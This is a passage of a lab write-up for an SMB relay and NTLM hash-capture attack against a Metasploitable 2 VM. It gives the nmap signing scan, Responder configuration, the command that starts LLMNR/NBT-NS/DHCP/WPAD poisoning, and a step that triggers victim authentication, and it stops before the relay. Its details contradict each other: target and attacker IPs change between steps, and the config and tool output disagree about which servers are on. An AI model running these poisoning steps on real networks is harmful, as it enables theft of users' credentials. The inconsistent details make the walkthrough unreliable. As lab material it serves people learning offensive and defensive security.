

SMB Relay Attack PoC

Lab Setup

Attacker: Kali Linux

Target: Metasploitable 2

Target IP: 192.168.159.13


Attacker IP: 192.168.159.173

Step 1: Identify Targets with SMB Signing Disabled

Before performing an SMB relay attack, we must identify machines where SMB signing is disabled or not required. SMB relay attacks are only possible when SMB signing is not enforced.

We can detect this by running an Nmap scan using the SMB security mode script:

```
nmap --script smb2-security-mode.nse -p445 192.168.29.13
```



```
(kali㉿kali)-[~]
$ nmap --script=smb2-security-mode.nse -p445 192.168.29.13
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-16 07:36 EST
Nmap scan report for 192.168.29.13
Host is up (0.0010s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds
MAC Address: 08:00:27:D7:CC:D8 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Host script results:
| smb2-security-mode:
|   2:1:0:
|_   Message signing enabled but not required

Nmap done: 1 IP address (1 host up) scanned in 0.26 seconds
```

Step 2: Edit Responder.conf PROPERLY

```
sudo nano /usr/share/responder/Responder.conf
```

Ensure it starts like this:

```
SQL = On
SMB = On
HTTP = On
HTTPS = On
FTP = Off
POP = Off
IMAP = ON
SMTP = ON
DNS = Off
LDAP = Off
```



```
GNU nano 8.4                               kali㉿kali: ~
/etc/responder/Responder.conf

[Responder Core]

; Poisoners to start
MDNS = On
LLMNR = On
NBTNS = On

; Servers to start
SQL = On
SMB = On
DTC = On
RDP = On
Kerberos = On
FTP = Off
POP3 = Off
SMTP = Off
IMAP = On
HTTP = On
HTTPS = On
DNS = Off
LDAP = Off
DCERPC = On
WINRM = On
SNMP = On
MQTT = On
```

Step 3: Start Responder (Hash Capture Mode)

```
sudo responder -I eth0 -dwv
```

Flags:

- **-d** = DHCP spoofing
- **-w** = WPAD rogue proxy
- **-v** = verbose (important for evidence)

```
(kali㉿kali)-[~]
$ sudo responder -I eth0 -dwv
[+/-] [+] Poisoners:
LLMNR [ON]
NBT-NS [ON]
MDNS [ON]
DNS [ON]
DHCP [ON]

[+/-] [+] Servers:
HTTP server [OFF]
HTTPS server [ON]
WPAD proxy [ON]
Auth proxy [OFF]
SMB server [OFF]
Kerberos server [ON]
SQL server [ON]
FTP server [ON]
IMAP server [ON]
POP3 server [ON]
SMTP server [ON]
DNS server [ON]
LDAP server [ON]
MQTT server [ON]
RDP server [ON]
DCE-RPC server [ON]
```



Step 4: Trigger Authentication and NTLM Hash Captured

On the Windows victim VM, trigger name resolution:

\\\192.168.29.173 (it's an Invalid share)

